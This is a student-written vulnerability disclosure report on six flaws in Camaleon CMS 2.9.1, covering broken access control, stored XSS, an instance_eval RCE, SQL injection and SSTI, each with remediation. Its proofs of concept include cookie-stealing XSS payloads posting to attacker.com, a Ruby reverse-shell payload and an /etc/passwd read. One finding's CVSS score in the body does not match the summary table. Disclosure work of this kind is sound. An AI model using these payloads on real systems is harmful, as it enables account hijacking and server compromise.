VULNERABILITY FINDINGS REPORT

Camaleon CMS - Web Application Security Findings

Platform	Camaleon CMS 2.9.1
Reported By	Amir Aliu & Enrik Mustafa
Discovery Window	February 19, 2026 - February 20, 2026
Report Date	March, 2026

Prepared by:
Amir Aliu - Cybersecurity Student
Enrik Mustafa - Cybersecurity Student

Findings Summary

#	Finding Title	Severity	CVSS
1	Broken Access Control in Plugin Administration Routes	**6.3**	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L
2	Stored XSS via Draft Post Title	**8.7**	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N
3	RCE via instance_eval in Select Eval Custom Fields	**7.2**	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
4	Stored XSS via Contact Form previous_html rendering	**8.7**	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N
5	Authenticated SQL Injection via Slug Translations in PostUniqValidator	**6.5**	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
6	Authenticated SSTI leading to RCE via render inline in test_email	**6.6**	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H

Title	**Broken Access Control in Plugin Administration Routes**
Affected Locations	Endpoints: - /admin/plugins/attack/settings, - /admin/plugins/front_cache/settings, - /admin/plugins/cama_meta_tag/settings, - /admin/plugins/cama_contact_form/admin_forms/:id
Definition	Broken Access Control occurs when an application fails to properly enforce authorization checks, allowing users to access resources or functionality beyond their intended permissions.
CVSS	**6.3** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L
Observation	While testing every admin endpoint with a low-privileged user we saw that we could access 4 admin endpoints freely which could lead to potential admin account takeover as explained later on the report.
Proof of Concept	Log in with a low-privileged user and navigate to these endpoints: - /admin/plugins/attack/settings, - /admin/plugins/front_cache/settings, - /admin/plugins/cama_meta_tag/settings, - /admin/plugins/cama_contact_form/admin_forms/:id You can then proceed to modify the plugin's parameters without proper authorization.
Remediation	In order to remediate this issue, the following is recommended: - Add an explicit authorization check in PluginsAdminController or an equivalent central boundary so plugin admin actions fail closed by default. - Verify the same check covers both read and write routes, including settings pages and resource edit or update actions. - Retest the attack, front_cache, cama_meta_tag, and cama_contact_form routes after patching. - Audit other plugin admin controllers that inherit PluginsAdminController for the same missing guard.
References	**OWASP Broken Access Control** - https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Title	**Stored XSS via Draft Post Title**
Affected Locations	URL: - /admin/post_type/2/drafts?post_id=2 Parameter: - Post Title
Definition	Stored Cross-Site Scripting (XSS) is a vulnerability that occurs when user-supplied input is stored by the application and later rendered in a web page without proper sanitization or output encoding. When other users access the affected page, the malicious script is executed in their browser within the context of the application.
CVSS	**8.7** | CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N
Observation	During input validation testing, we identified that the post title input field is vulnerable to Cross-Site Scripting (XSS) attacks. It was verified that it is possible to perform account takeover via cookie hijacking. This is not only stored Cross-Site Scripting but also broken access since the low-privileged user can create draft posts.
Proof of Concept	Navigate to /admin/dashboard with a low-privileged user, open the dev tools and go to console. In the console paste the following code: - fetch("/admin/post_type/2/drafts?post_id=2",{method:"POST",credentials:"include",headers:{"Content-Type":"application/x-www-form-urlencoded; charset=UTF-8"},body:new URLSearchParams({authenticity_token:document.querySelector('meta[name="csrf-token"]').content,"post[title]":"<img src=x onerror=fetch('https://attacker.com',{method:'POST',mode:'no-cors',body:document.cookie})>","post[slug]":"xss-draft-"+Date.now(),"post[content]":"a"})}).then(r=>r.text()).then(console.log) Since it requires a post request this can only be done via console or tools like curl to make the request. After this is done view the drafts page as an admin where the payload gets executed: - /admin/post_type/2/posts?s=draft

Remediation	In order to remediate this issue, the following is recommended: - Apply output encoding for all user-controlled data - Avoid unsafe rendering (e.g., innerHTML, eval) - Use trusted sanitization libraries for HTML input (e.g., DOMPurify) - Implement server-side input validation (whitelisting where possible) - Use frameworks with auto-escaping enabled - Enforce a strong Content Security Policy (CSP) - Set cookies with HttpOnly and Secure flags
References	**OWASP Cross-Site Scripting (XSS)** - https://owasp.org/www-community/attacks/xss/ **OWASP Broken Access Control** - https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Title	**Authenticated Remote Code Execution via select_eval**
Affected Locations	URL: - /admin/settings/custom_fields - /admin/post_type/7/posts/new Parameter: - field_options[*][command]
Definition	Remote Code Execution (RCE) is a vulnerability that occurs when user-supplied input is passed directly to a code evaluation function without sanitization or restriction. When the affected component is rendered, the application executes the attacker-controlled code server-side within the context of the running process.
CVSS	**7.2** | CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
Observation	During security testing of the custom field management functionality, we identified that the **select_eval** field type passes the user-supplied command option directly into Ruby's **instance_eval** during page rendering with no sanitization or allowlisting applied. An authenticated user with manage_settings access can persist arbitrary Ruby code through this field, which the server then executes every time the affected page is rendered. The payload survives across sessions as it is stored in the database, making this a stored code execution issue rather than a one-shot trigger.
Proof of Concept	Log in as an admin or any role with **manage_settings** permissions and navigate to **Settings** -> **Custom Fields** -> **New** Create a new custom field group, add a field of type **select_eval**, and in the **command** option enter the following payload: require 'socket'; f=TCPSocket.open('LHOST',LPORT).to_i; spawn('/bin/bash','-i',in:f,out:f,err:f); {'ok'=>'ok'} Save the field group. Start a listener on your machine: - **nc -lvnp PORT** (ex. 4444) Trigger execution by visiting the following URL: - **/admin/post_type/7/posts/new** The server evaluates the stored command and a shell is returned to the listener. **POC**: github.com/enrik-m/camaleon-cms-select-eval-rce/blob/main/rce.py


Remediation	In order to remediate this issue, the following is recommended: - Don’t use **instance_eval** to process user-supplied input. Define select options as static values instead. - Audit the codebase for other uses of **eval**, **instance_eval**, and **class_eval** in user-influenced rendering paths.
References	**OWASP TOP 10 A03:2021-INJECTION** - https://owasp.org/Top10/2021/A03_2021-Injection/

Title	**Stored XSS via Contact Form previous_html rendering**
Affected Locations	URL: - /admin/plugins/cama_contact_form/admin_forms/:id/edit Parameter: - Before HTML input field
Definition	Stored Cross-Site Scripting (XSS) is a vulnerability that occurs when user-supplied input is stored by the application and later rendered in a web page without proper sanitization or output encoding. When other users access the affected page, the malicious script is executed in their browser within the context of the application.
CVSS	**7.2** | CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
Observation	During input validation testing, we identified that the before html input field is vulnerable to Cross-Site Scripting (XSS) attacks. It was verified that it is possible to perform account takeover via cookie hijacking. This is not only stored Cross-Site Scripting but also broken access since the low-privileged user can edit contact forms.
Proof of Concept	Navigate to: - /admin/plugins/cama_contact_form/admin_forms/:id/edit Since the plugin does check for permissions we can modify the before html field and add this payload: - <script>fetch('https://attacker.com/',{method:'POST',mode:'no-cors',body:document.cookie})</script> After the page with the malicious contact form loads the code gets executed.
Remediation	In order to remediate this issue, the following is recommended: - Enforce server-side authorization checks on /admin/plugins/cama_contact_form/* to ensure only authorized roles can access and modify forms - Apply context-aware output encoding when rendering the “before HTML” field (do not render raw user input) - If HTML input is required, sanitize it using a trusted HTML sanitizer (e.g., allowlist safe tags/attributes, strip scripts and event handlers) - Disable or strictly control dangerous fields that allow arbitrary HTML/JS (or restrict to plain text) - Avoid unsafe rendering patterns (e.g., Rails raw, html_safe on untrusted input) - Implement a Content Security Policy (CSP) that blocks inline scripts (script-src 'self' without 'unsafe-inline')

	- Set cookies with HttpOnly and Secure flags to reduce impact of any XSS
References	**OWASP Cross-Site Scripting (XSS)** - https://owasp.org/www-community/attacks/xss/ **OWASP Broken Access Control** - https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Title	**Authenticated SQL Injection via Slug Translations in PostUniqValidator**
Affected Locations	URL: - /admin/post_type/:id/posts/new Parameter: - post[slug]
Definition	SQL Injection is a vulnerability that occurs when an application incorporates untrusted user input into SQL queries without proper validation or parameterization. This allows an attacker to manipulate the structure of the query and execute unintended database commands.
CVSS	**6.5** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Observation	During input validation testing, we identified that the post slug input field is vulnerable to SQL Injection attacks. It was verified that it is possible to dump the entire database via boolean-based sql injection. The PoC was tested against a Camaleon CMS installation running SQLite. The payloads are SQLite-specific and have not been modified for PostgreSQL or MySQL, though the vulnerability theoretically applies to both since the underlying injection point is the same.
Proof of Concept	Start by running the PoC: - python3 sqlite-poc.py --base-url http://target.com/ --username youruser --password yourpassword This script basically uses your admin credentials to send the payloads automatically in the post slug field in order to extract information from the database. **PoC**: github.com/enrik-m/camaleon-cms-select-eval-rce/blob/main/sqlite-poc.py

Remediation	In order to remediate this issue, the following is recommended: - Use parameterized queries (prepared statements) for all database interactions - Avoid dynamic query construction (no string concatenation with user input) - Use an ORM or query builder that enforces safe parameter binding - Apply server-side input validation (allowlists for expected formats) - Escape input only as a last resort (not a primary defense)
References	**OWASP TOP 10 A03:2021-INJECTION** - https://owasp.org/Top10/2021/A03_2021-Injection/

Title	**Authenticated SSTI and RCE via render inline in test_email**
Affected Locations	Endpoint: - /admin/settings/test_email - app/controllers/camaleon_cms/admin/settings_controller.rb:72-77 - app/mailers/camaleon_cms/html_mailer.rb:28
Definition	Server-Side Template Injection risk: untrusted data can reach template evaluation (render inline), potentially enabling server-side code execution if attacker-controlled content is rendered.
CVSS	**6.6** | CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H
Observation	test_email passes params[:email] into mailer send logic and rescues failures with render inline: e.message. Exploitability is conditional on forcing an exception whose message reflects attacker-controlled template syntax.
Proof of Concept	Required Conditions: - Authenticated admin access. - SMTP configured to a server controlled by the attacker. - Config.action_mailer.raise_delivery_errors = true in environment config SMTP Behavior Needed - Accept EHLO / AUTH / MAIL FROM - Reject RCPT TO with an error that reflects the recipient value, e.g. 550 <recipient> RCPT rejected Reproduction - Log in as admin - Payload: - /admin/settings/test_email?email=<%25%3DFile.read('%2Fetc%2Fpasswd')%25>%40example.com Expected (payload highlighted):  550 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin @example.com RCPT rejected

Remediation	In order to remediate this issue, the following is recommended: - Replace render inline: e.message with render plain: ... (or generic static error). - Never render exception text as template content. - Keep detailed exception text only in server logs. - Add a regression test to ensure /admin/settings/test_email never evaluates ERB from user-influenced data.
References	**OWASP TOP 10 A03:2021-INJECTION** - https://owasp.org/Top10/2021/A03_2021-Injection/